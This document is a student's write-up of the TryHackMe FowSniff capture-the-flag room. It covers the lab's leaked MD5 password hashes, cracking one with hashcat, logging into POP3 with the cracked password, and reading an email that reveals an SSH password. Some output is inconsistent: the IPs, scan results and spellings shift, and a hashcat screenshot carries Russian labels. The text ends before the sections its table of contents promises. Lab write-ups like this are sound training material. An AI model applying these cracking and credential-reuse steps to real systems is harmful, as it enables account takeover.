

Broken Authentication.

FownSniff CTF Write UP

CONFIDENTIAL




Prepared By
Venedikti Mawioo
Cyber Security Analyst

Contents

FownSniff CTF Writeup	3
Purpose	3
Scope & Ethics	3
Enumeration.....	4
Social Media Recon (Twitter Hijack)	5
Password Hashes and Cracking.....	7
Email Access (POP3/IMAP)	8
Initial Access (SSH).....	9
Privilege Escalation.....	10
API Security Risk Analysis	10
API Overview:	11
Risk 1: Broken Authentication (OWASP API2:2023)	11
Risk 2: Excessive Data Exposure (OWASP API3:2023)	11
Risk 3: Unrestricted Resource Consumption (OWASP API4:2023)	11
Risk 4: Security Misconfiguration (OWASP API8:2023)	12
Risk Summary Tables.....	12
Conclusion.....	13

FownSniff CTF Writeup



Purpose


This writeup documents the steps taken to complete the FownSniff CTF on TryHackMe, a beginner-friendly boot2root challenge involving enumeration, hash cracking, email access, and privilege escalation. To align with the Future Interns Cyber Security Task 3 (2026) on API Security Risk Analysis, I've added a dedicated section analyzing the Pastebin API, as it plays a key role in the scenario (attackers used it to dump breached data via a link shared on hijacked Twitter). This demonstrates modern SaaS/API security skills by treating Pastebin as a public API used in real breaches.

Scope & Ethics

All actions were performed in a controlled TryHackMe environment. For the API analysis, only public documentation and read-only inspection were used—no exploitation, DoS, or private data access.

CTF link <https://tryhackme.com/room/ctf>


The target ip is 10.48.141.63



Enumeration.

Nmap Scan

nmap -A 10.48.141.63



```

$ nmap -A -v 10.48.141.63
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 14:25 EAT
Nmap scan report for 10.48.141.63
Host is up (0.22s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:35:66:f4:c6:d2:95:12:1b:8c:cd:de:aa:4e:03:23 (RSA)
|   256 2a:ef:db:4c:73:3f:1f:4c:9c:9e:6a:9c:a3:b1:67:1b:66:83 (ECDSA)
|_  128 a2:ef:db:4c:73:3f:1f:4c:9c:9e:6a:9c:a3:b1:67:1b:66:83 (EDH)
80/tcp    open  http    Apache httpd/2.4.18 ((Ubuntu))
|_http-title: Fowniff Corp - Delivering Solutions
| http-robots.txt: I disallowed entry
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3   Dovecot pop3d
|_tcp-capabilities: CAPA SASL(PLAIN) PIPELINING RESP-CODES UIDL AUTH-RESP-CODE USER-TLS
143/tcp   open  imap   Dovecot imapd
|_imap-capabilities: Pre-login listed LOGIN-REFERRALS ENABLE SASL-IR IMAP4rev1 IDLE
| capabilities LITERAL+ post-login ID OK more have AUTH-PLAIN#001
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/s/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 35.59 seconds
  
```


Task 3 Hack into the FowSniff organisation.

This boot2root machine is brilliant for new starters. You will have to enumerate this machine by finding open ports, do some online research (its amazing how much information Google can find for you), decoding hashes, brute forcing a pop3 login and much more!

This will be structured to go through what you need to do, step by step. Make sure you are connected to our network.

Nmap scan shows open ports are;

- 22/tcp open ssh (OpenSSH)
- 80/tcp open http (Apache httpd)
- 110/tcp open pop3 (Dovecot pop3d)
- 143/tcp open imap (Dovecot imapd)



```

$ nmap -A -v 10.48.141.63
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 14:39 EAT
Nmap scan report for 10.48.141.63
Host is up (0.00050s latency).

PORT      STATE SERVICE
80/tcp    filtered http
110/tcp   filtered http

Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
  
```

Task 4 Using the information from the open ports. Look up what services are running on each port.

No answer needed

Using nmap, scan this machine. What ports are open?

No answer needed

Using the information from the open ports. Look up what services are running on each port.

No answer needed

Using Google, can you find any public information about this machine?

No answer needed

Can you decode these md5 hashes? You can even use Hashkiller.io

No answer needed

Using the usernames and passwords you captured, can you use metasploit to brute force the pop3 login?

No answer needed

What was seina's password to the email service?

Answer format: *****


Can you connect to the pop3 service with her credentials? What email information can you gather?

No answer needed

Visited <http://10.48.141.63> (port 80), which displayed a breach announcement from Fowsniff Corp:

- Internal data breach exposed employee usernames/passwords.
- Client data unaffected.
- Employees instructed to change passwords.
- Hijacked @fowsniffcorp Twitter account; tweets deleted, potential data leaks.
- Service upgrade in progress.

From the browser, this hinted at checking the Twitter account for clues.



Social Media Recon (Twitter Hijack)

Searched for @fowsniffcorp (simulated in CTF). Found hints:

- "Is that your sysadmin? roflcopter"
- "stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd"

The hijacked account posted links to dumped data (password hashes). Since original links were dead, used Wayback Machine to trace them back. This revealed a Pastebin-style dump (in CTF, provided via hints or GitHub repo).

FowSniffCorp Pwned!

7 posts

Follow

FowSniffCorp Pwned!

@FowsniffCorp

This account is part of an educational challenge - it has been created by @berzerk0.

For more information, see the explanation - pastebin.com/378rLnGi

Joined March 2018

2 Following 45 Followers

Not followed by anyone you're following

Posts	Replies	Media
Pinned		
 FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018 lol gr8 security @FowsniffCorp - too bad I'm dumping all your passwords! pastebin.com/NrAqVeeX	5 2 23	
 FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018	1 1 6	
 FowSniffCorp Pwned! @FowsniffCorp · Mar 9, 2018 <input checked="" type="checkbox"/> Rekt <input checked="" type="checkbox"/> Really Rekt <input checked="" type="checkbox"/> Tyrannosaurus Rekt	1 1 12	

FowSniffCorp Pwned!

7 posts

Follow

 @yp_yogeshprasad

|| CEH, OSCP, PCI DSS, ISO 27001 LA || Founder - Hackers Interview Media || Information Security Consultant, Cyber Security Expert


Show more

 **FowSniffCorp Pwned!** @FowsniffCorp · Mar 9, 2018
FowSniff is a stupid name anyway.

 **FowSniffCorp Pwned!** @FowsniffCorp · Mar 9, 2018
Is that your sysadmin? rollcopter
`stone@fowsniffa92b8a29ef1f183192e3d35187e0cfabd`

pastebin.com/378rLnGi

Password Hashes and Cracking



```

3.      ( o o )
4. +-----0000-(_)-0000-----+
5. |
6. |   F0wSNIFF
7. |   got
8. |   PwN3D!!!
9. |
10. |   .0000
11. |   ( ) 0000.
12. +-----+ (---( )-----+
13.     \_)  ) /
14.     (./
15. FowSniff Corp got pwn3d by B1gN1nj4!
16. No one is safe from my 1337 skillz!
17.
18.
19. mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4
20. mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56
21. tegel@fowsniff:1dc352435fecca338acfd4be10984009
22. baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb
23. seina@fowsniff:90dc16d47114aa13671c697fd506cf26
24. stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd
25. mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b
26. parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11
27. sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e
28.
29. FowSniff Corporation Passwords LEAKED!
30. F0wSNIFF CORP PASSWORD DUMP!
31.
32. Here are their email passwords dumped from their databases.

```

We use cookies for various purposes including analytics. By continuing to use Pastebin, you agree to our use of cookies as described in the [Cookies Policy](#). [OK, I Understand](#)

Not a member of Pastebin yet?
[Sign Up](#), it unlocks many cool features!

Here are some of emails and password hashes identified.

FowSniff Corp got pwn3d by B1gN1nj4!

No one is safe from my 1337 skillz!

mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4

mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56

tegel@fowsniff:1dc352435fecca338acfd4be10984009

baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb


seina@fowsniff:90dc16d47114aa13671c697fd506cf26

stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd

mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b

parade@fowsniff:4d6e42f56e127803285a0a7649b5ab11

sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e



The screenshot shows a terminal window titled '(genmon)XXX' running on a Kali Linux system. The terminal displays a password cracking session using hashcat against a file named 'rockyou.txt'. The session output includes:

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: 90dc16d47114aa13671c697fd506cf26
Hash стандарта: Web (MD5)
Время выполнения: Wed Nov 19 20:51:35 2023 (0 sec)
Кернел,Фичи...: Pure Kernel (password length 0-256 bytes)
Гаджет-база...: File ('/usr/share/wordlists/rockyou.txt')
Гаджет-очередь...: 1/1 (100.00%)
  
```

Below the terminal, there are several challenges with input fields and 'Check' buttons. Some challenges have been marked as 'Correct Answer'.

- Using Google, can you find any public information?
- Can you decode these md5 hashes? You can even use the dictionary cache!
- Using the usernames and passwords you captured
- What was seina's password to the email service?
- Can you connect to the pop3 service with her credentials? What email information can you gather?
- Looking through her emails, what was a temporary password set for her?
- In the email, who send it? Using the password from the previous question and the senders username, connect to the machine using SSH.


Cracked one hash: 90dc16d47114aa13671c697fd506cf26:seina@fowsniff)

Email Access (POP3/IMAP)

Now that I got a username and password, I will use telnet for imap po3 to login into her mail;

└──(kali㉿kali)-[~/fowsniff]

└─\$ telnet 10.49.176.30 110




The screenshot shows a terminal window titled '(genmon)XXX' running on a Kali Linux system. The terminal displays a telnet session connecting to port 110 of the IP 10.49.176.30. The session output shows the user logging in as 'seina' with the password 'scoobydoo2'.

```

Trying 10.49.176.30...
Connected to 10.49.176.30.
Escape character is '^J'.
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seina
+OK
PASS scoobydoo2
+OK Logged in.
  
```

Below the terminal, there are several challenges with input fields and 'Check' buttons. Some challenges have been marked as 'Correct Answer'.

- Using Google, can you find any public information?
- Can you decode these md5 hashes? You can even use the dictionary cache!
- Using the usernames and passwords you captured
- What was seina's password to the email service?
- Can you connect to the pop3 service with her credentials? What email information can you gather?
- Looking through her emails, what was a temporary password set for her?
- In the email, who send it? Using the password from the previous question and the senders username, connect to the machine using SSH.



```

Session Actions Edit View Help
kali:kali: ~/fownsniff
LIST
+OK 2 messages:
1 1622
2 1288
.
RETRY 1
-ERR Unknown command: RETRY
RETR 1
+OK 1622 octets
Return-Path: <stone@fownsniff>
X-Originial-To: seina@fownsniff
Delivered-To: seina@fownsniff
Received: by fownsniff [Postfix] from user1@1000
          on Mon, 12 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fownsniff, mauer@fownsniff, muersten@fownsniff,
mustikka@fownsniff, parde@fownsniff, sciana@fownsniff, seina@fownsniff,
tegel@fownsniff
Subject: URGENT! Security EVENT!
Message-ID: <201803185107.0FA3910A@fownsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fownsniff (stone)

Dear All,

A few days ago, a malicious actor was able to gain entry to our internal email systems. The attacker was able to exploit incorrectly filtered escape characters within our SQL database to access our login credentials. Both the SQL and authentication system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system overhaul. While the main systems are "in the shop," we have moved to this isolated, temporary server that has minimal functionality.

This server is capable of sending and receiving emails, but only locally. That means you can only send emails to other users, not to the world wide web. You can, however, access this system via the SSH protocol.

The temporary password for SSH is "Sick3nbluff+secureshell"

You MUST change this password as soon as possible, and you will do so under my guidance. I saw the leak the attacker posted online, and I must say that your passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

